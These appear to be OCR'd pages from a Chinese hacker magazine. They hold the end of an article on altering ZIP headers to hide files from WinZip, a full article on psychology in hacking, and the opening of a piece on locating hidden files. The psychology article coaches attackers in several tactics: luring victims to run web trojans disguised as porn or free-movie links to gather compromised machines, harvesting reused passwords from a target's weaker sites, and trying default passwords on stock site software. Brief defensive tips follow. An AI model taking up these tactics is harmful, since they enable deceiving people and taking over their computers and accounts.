


图6 用 winrar 打开被修改过的 ntrootkit.zip

其作用之二就是学习目的，这可能也是大多数读者最喜欢的理由了。

为了学习 zip 文件格式，首先，建议你在网上先下载一个 Hex Workshop，现在已经有 v4.23 的绿色汉化版了。在该程序的安装目录下有一个子目录叫 Structures，该子目录下有个文件名为 zip-format.hsl，呵呵，这里提供了.zip 文件格式的结构定义。

> **小知识** Hex Workshop 是一款非常专业的十六进制编辑器，其功能强大的开发工具，可以方便地进行十六进制编辑、插入、填充、删除、剪切、复制和粘贴操作，配合查找、替换、比较以及计算校验等命令使工作更加快捷。速度快，算法精确并附带计算器和转换器工具，是破解工具及文件分析工具的利器。

其中，最重要的结构有两个，一个是

```
struct LocalFileHeader
{
    char Signature[4] ; // 签名，为0x504b0304
    WORD VersionNeededToExtract ; // 版本域
    WORD GeneralPurposeBitFlag ; // 位标识
COMPRESSION_METHOD CompressionMethod ; // 压缩方式
    DOSTIME LastModFileTime ;          // 最后修改的时间
    DOSDATE LastModFileDate ;         // 最后修改的日期
DWORD Crc32 ;                        // Crc 循环校验和
   DWORD CompressedSize ;            // 压缩后的大小
    DWORD UncompressedSize ;         // 解压后的大小
    WORD  FileNameLength ;           // 文件名长
    WORD  ExtraFieldLength ;                 // 额外域长
    char  FileName[FileNameLength] ;  // 文件名
    BYTE  ExtraField[ExtraFieldLength] ;  // 额外域
}
```

该结构体指出是本目录下文件的头信息。我们可以用 Hex Workshop 打开一个 zip 文件，如图7所示。




图7 Hex Workshop 打开一个 zip

我们抽取一段来分析一下，最开始的4 个字节就是LocalFileHeader 结构头的特征，该值为0x504b0304，而下面的CentralDirectoryFileHeader，该值为0x504b0102，下面的0A00就是VersionNeededToExtract版本域。查看zip-format.hsl文件会发现有这么一行：WINDOWS_NTFS=10，10（10进制）就是A（16进制），因为zip-format.hsl文件的字节对齐是2字节的对齐，而不是4字节对齐，所以0A00应该为00 0A，下面雷同。继续看，GeneralPurposeBitFlag 为0000，CompressionMethod为0000,应该就是zip方式吧，下面的B5A3指的是最后修改的时间LastModFileTime，而8333 指的是最后修改的日期LastModFileDate ，在Hex Workshop鼠标拖曳使8333变高亮，然后看左下角的DOS时间为2005-12-3 如图8所示， 再下来的2639 F4CB就是Crc32循环校验和，接着的0900 0000指明文件压缩的大小为9个字节（注意，小端字节序即0000 0009），因为这个测试的文本文件内容是123456789，在Hex Workshop的右边ASCII显示中就可以看到，未压缩文件大小也是0900 0000，然后是文件名长FileNameLength 为0700，即7个字节，因为文件名是“1/1.txt”，第一个1指的是根目录名1，然后斜杠，然后是文件名1.txt，下面的就不分析了，一样的，对着比较就是了。




图8 对LastModFileDate的定位

学习破解和分析这些16进制或2进制的东西虽然有点枯燥，但这也是成功的必经之路。呵呵，路漫漫其修远，各位热衷黑客技术的同仁们要更加努力哦。

另一个重要的头结构就是

```
struct CentralDirectoryFileHeader
{
    char Signature[4] ;     // 签名，为0x504b0102
    VERSION_MADE_BY VersionMadeBy ;
    WORD VersionNeededToExtract ;
    WORD GeneralPurposeBitFlag ;
    COMPRESSION_METHOD CompressionMethod ;
    DOSTIME LastModFileTime ;
    DOSDATE LastModFileDate ;
    DWORD Crc32 ;
    DWORD CompressedSize ;
    DWORD UncompressedSize ;
    WORD  FileNameLength ;
    WORD  ExtraFieldLength ;
    WORD  FileCommentLength ;        // 文件评论长
    WORD  DiskNumberStart ;      // 开始的磁盘序号
    WORD  InternalFileAttributes ; // 内部文件属性
    DWORD ExternalFileAttributes ; // 外部文件属性
     DWORD RelativeOffsetOfLocalHeader ;  // 相对于
LocalHeader 的相对偏移
    char  FileName[FileNameLength] ;
    BYTE  ExtraField[ExtraFieldLength] ;
    char  FileComment[FileCommentLength] ;
} ;
```

该结构表明，该结构后跟的是文件夹包含的东东。

最后，测试程序在vc6.0+winxpsp1+winzip v9.0 测试通过，大家可以学习使用。从上面两个结构来看，除了戏弄zip文件的大小和隐藏文件外，还可以修改文件名等很多zip信息，呵呵，聪明的读者完全可以重写一个更强大的戏耍winzip小程序来。

【文章中所涉及到的Hex Workshop、playzip及其源代码，已收录在光盘中】

编辑点评： 通过修改zip文件的头结构就轻松欺骗了winzip，但用winrar打开被修改的zip文件还是不能完全隐藏，这有点遗憾，毕竟作者编写的程序主要是测试。修改某类文件的头文件可以达到不同的效果，怎样玩还是你自己来决定吧。

谈心理学在黑客攻防中的应用

HAPPYBOE

从本文你可以学到：

1.如何利用心理学欺骗目标

2.对于网络上的诱惑如何面对

3.对个人信息安全的建议

作为一名黑客技术爱好者，对黑客攻防的相关技术有一定了解，但仍然是菜鸟一个，因此技术层面上的东西是不敢胡言乱语的。然而经常看高手门的文章，也经常看一些黑客录像，深感人的心理在黑客入侵和防御方面的重要性，又恰巧自己对心理学有那么一点了解，因此，想把自己想到的一些关于心理学在黑客攻击和防御中如何应用写出来大家一起交流，希望在入侵和防御的思路上对大家能有所帮助。

其实有关这方面的东西前人也有想到过，在黑客界，有关于社会工程学在攻防中的应用，而我考察过实际上没有这样一个学科，他们所说的应该是指社会学和心理学的有些东西。在此，就当自己是对前人知识的一个总结吧！

好了，废话不多说，进入正题。先来看第一个。

一、“需要层次理论”的应用，看你到底好奇不好奇

众所周知，入侵通常都是从SHELL开始的，而给对方种个木马是不是比SHELL要爽很多啊。反正我是这么觉得，呵呵。

不过，怎样让别人点你的马儿呢？总不至于跟对方说：“HI！兄弟，我要入侵你的电脑，帮忙点一下木马让它运行。”因此有很多人抛弃这种方法，因为要让别人运行自己的小马确实有点太难。

不过不用担心，下面这个著名的心理学理论可以让你不用费力地搞SHELL也能肉鸡成群。

社会心理学中关于需要层次理论是这样论述的：人的需要按从低到高可以分为五层，只有在低层的需要得到满足之后高层次的需要才会显现，但越是低层的需要对人的影响越大。

对我们来说，该理论有用的地方是最后一句：“但越是低层的需要对人的影响越大。”为了便于大家理解，举个例子来说明：你不会为了上学而去杀人，但你会为了吃饱而去杀人。这就是因为吃饱穿暖是人最低层的需要，而受教育则是更高一层的需要。所以吃不饱对你的影响远比不能受教育的影响大得多。

具体地说，人有很多平时不可能得到满足的需要，一旦这种需要有机会得到满足，人就会不顾一切地去满足它，甚至忽略一

些可能的危险。这对入侵无疑是非常有用的。

举个例子，很多男性对性都是很好奇的，有了解和体验的需要，而显然这种需要不可能轻易得到满足，起码要等好几年。正因为得不到满足，所以对所有可能得到满足的方式都不放过。你想到了什么？对，做个网页木马，伪装成色情网址发给对方。这是网上常见的种木马的方式。

这一理论的另一应用是利用对方的好奇心。好奇心人人都有，也是对未知事物了解的需要。一般的好奇没什么，但面对自己非常好奇的东西，人们往往都会想方设法地去探个究竟，为此甚至会不顾一切。这又为你的小马提供了一个"移民"的方法。留心观察QQ尾巴，你会发现它们通常把自己伪装成那些容易激起人们好奇心的字句："青春少女的第一次"，"超级女生的秘密日记"等等这些极具诱惑力的东东，以使你为了满足好奇的需要而判断力下降，安全意识降低胡乱点击。

因此，从应用层面看，如果你是进攻者，那么你就要把自己的马儿伪装得非常具有诱惑力，使对方眼睛一亮，忍不住要去点它就行了。这里随便说一句，上面例子中提到的色情网页木马的方法已经不行了，因为很多人上过当，学乖了。上面只是举例说明而已。不过这个无所谓，你不会换一个更有诱惑力的吗，比如来个"超级女生决赛黑幕"什么的，总之就是大家都很好奇都想知道的东西了。发挥你的聪明才智吧，空间还很大，只要让对方好奇到不能自控，你的小马就能遍地开花了。

二、"人们都喜欢免费的午餐"，要的就是你

虽然前人早就告诫我们："天下没有免费的午餐"，"天上不会掉馅饼"，但似乎在"免费资源"的诱惑面前，所有人都将这些古训抛诸脑后。其实就是心理因素在作怪，因为是免费的东西，就算得不到，自己也"不会有损失"，何乐而不为呢！哈哈，正是这种喜欢免费的心理给喜欢用网页木马入侵的黑客迷们提供了收获肉鸡的好"时节"。

还是先来看一下具体的应用吧，不能光说不练。举例来说：某部大片热播之后，大家都希望下载回来自己收藏或者再玩味一番，这时你的机会就来了。想要肉鸡吗？想就赶紧弄个网页木马，然后把它伪装成电影下载链接，再到那些影迷们喜欢光顾的论坛或者社区发布"xxx电影免费下载地址，只开放三天"之类的话语。如果你是影迷，你会不会太过happy而想都不想就去点了呢？别想了，哥们，肉鸡上线了哦！

还是那句话，只是一个例子，还有很多别人喜欢的免费资源留给自己去发挥呢。你只要留心观察一下近期人们对哪些资源的需求非常大，而免费的又非常少，那就是你捕获肉鸡的诱饵啊。自己发挥了，知识的魅力在于它可以灵活运用。

三、怕麻烦心理的运用，你侥幸我幸运

前面讲的似乎都是对网页木马或者病毒入侵有用，有人可能会说："我就是不喜欢用马马，马儿通常只能搞到个人电脑，我要服务器。"别着急，下面说的或许可以让你省不少事搞到服务器。

一般人都是怕麻烦的，再加上侥幸心理的作用，很容易忽略掉安全问题。

比如说密码问题，现代人通常拥有不止一个密码。那么多密码你记得住吗？好了，怕麻烦心理起作用了，它告诉你，为什么不把密码都设成一样的，那样不就好记了吗。什么，怕别人搞到一个就全都知道了？这时侥幸心理告诉你，你不会那么倒霉的，别人不会轻易搞到你的密码的，就算搞到了他也不会猜到密码是一样的。现在你是不是会义无反顾地把所有密码都设作一样呢？大多数人会的。

那么入侵的时候是不是可以想点其他办法搞到对方的别的什么密码，然后试一试，说不定不要五分钟就进去了，还用费力找网站的漏洞吗？

这个地方可以多说一下，或许你会认为要搞到另外一个密码一样困难，其实不然。现代人大都有自己喜欢上的网站、论坛什么的。而且因为怕麻烦，一般都使用同一用户名，同一密码。这样你就可以利用网络方便的检索功能查找一下对方注册过的网站、论坛。看看有没有安全性很差、可以不用太费劲就能搞定的，这样你就可以拿到你想要的密码了。其实有时你想拿下的网站可能让你一筹莫展，而对方注册过的某个网站对你来说却可能是小菜一碟，这时不妨试试看。

这种怕麻烦心理还有一个运用在入侵方面的地方就是，很多站长为了省事，大多都是下载别人的整站程序，而且可能根本就不作修改，这就使你可以在入侵时首先试一下该系统的已经发现的漏洞，或者是系统默认密码什么的。很多时候一个漏洞导致大量网站被黑就是很好的例子。因此不要急着自己找系统的漏洞，多收集一些信息，试试别人已经发现的漏洞还有默认密码什么的，可能就不用那么费劲。

以上主要是侧重黑客入侵的攻击方对心理学的一些运用。但本着攻与防对立统一的思想，我们来看一下作为防守方该如何来防御：

对付有诱惑力的网页木马，应该让自己的好奇心有一个度。太过好奇的人往往容易被人利用。有些东西如果你实在好奇，想看，那么先确认一下给你发信息的人是否认识，是否可信。如果是陌生人或者不那么可信的人，那还是让自己忍忍吧。

对于免费资源问题，我要说的是：如果你不怎么缺钱，那就掏点钱去得到，古人说没有免费的午餐不是说着玩的。如果你真的没钱，那么建议你到一些正规一点的网站下载，或者找朋友要，别轻易点击那些莫名其妙的网站。

最后一个问题是最麻烦也是危险性最大同时又是最难克服的了，因为人类的进化几乎已经把这种怕麻烦的心理固定了下来。但是，为了你的信息安全，你还是要养成一些习惯。

1.别把所有的密码都搞成一样，这一点信息安全专家们早就提醒过了。你可以侥幸，但万一你不幸，那后果你自己知道有多严重：网站被黑，银行卡中的money没有了。

2.用别人的东西要有选择性，使用之前一定要对其有所了解，比如系统安全性等等。对于已经发现的漏洞应该及时打补丁，对系统默认密码一定要作修改。如果自己有能力，最好读读别人的系统，自己修改修改。

总的来说，本文没有什么新颖的地方，只是自己对相关知识的一个总结和拓展，当然还有很多可以讲的，就留给别人去完成吧。作为黑客技术爱好者，我们不仅要对计算机技术精通，也应该对一些相关知识有所了解。生活在这样一个信息时代，各学科之间的联系已经非常紧密，没有一个学科可以离开其他学科的支持，技术也是如此。多了解一些东西对你入侵或者是防御都会大有好处的。希望此文能对大家有所帮助。

免责声明：本文纯属理论上的探讨。任何利用文中内容尝试进行违法行为者，责任由其本人承担。

编辑点评：看完文章，不禁想起当初一个朋友说他的网站十分安全，让我检测一下，他万万没有想到我只花了1个小时就搞定了他所有的防线。原因正如作者在文章中说到的，由于怕麻烦，所有的密码都是一样的。我们可以把技术和心理学结合起来运用，常常会有预想不到的结果哦。

揭开盖中盖的秘密

smallrascal [S.C.T]&[A.V.T]

从本文你可以学到：
1.如何判断某个盘符里是否有隐藏文件
2.使用CHKDSK查找隐藏文件
3.利用type命令突破限制拷贝文件

某天，去同学那儿为他修理电脑时他正在看电影，凑到屏幕前仔细看了Realplayer的信息栏，记住了文件名“雀圣II之自摸天后.rmvb”，暗自高兴，这可是最近的新片哦，心想着可以COPY回去慢慢欣赏了，但后事却一言难尽，听我慢慢说来。

寻根究底

修理完后准备COPY文件走人，用系统自带的搜索功能却怎么也找不着。若开口问，这不是让我这等大菜鸟出丑嘛，不干，还是自己动手找吧。盘符“MOVIE”提示，发现所有电影均在F盘中，这可是不打自招哦。但跟进后还是找不到，是不是用什么手段隐藏了？那就来个一探究竟吧！首先在F盘上单击右键，选择“属性”，在弹出的的属性对话框中可以看到已用空间是“29.4GB”，总容量如图1所示。




图1 查看F盘空间的使用情况

接着进入F盘，将所有隐藏文件及文件夹设为可见，选中F盘下所有文件和文件夹，单击右键，选择“属性”，这次弹出的属性对话框中的大小却为“21.2GB”，如图2所示。




图2 查看可见目录和文件的大小

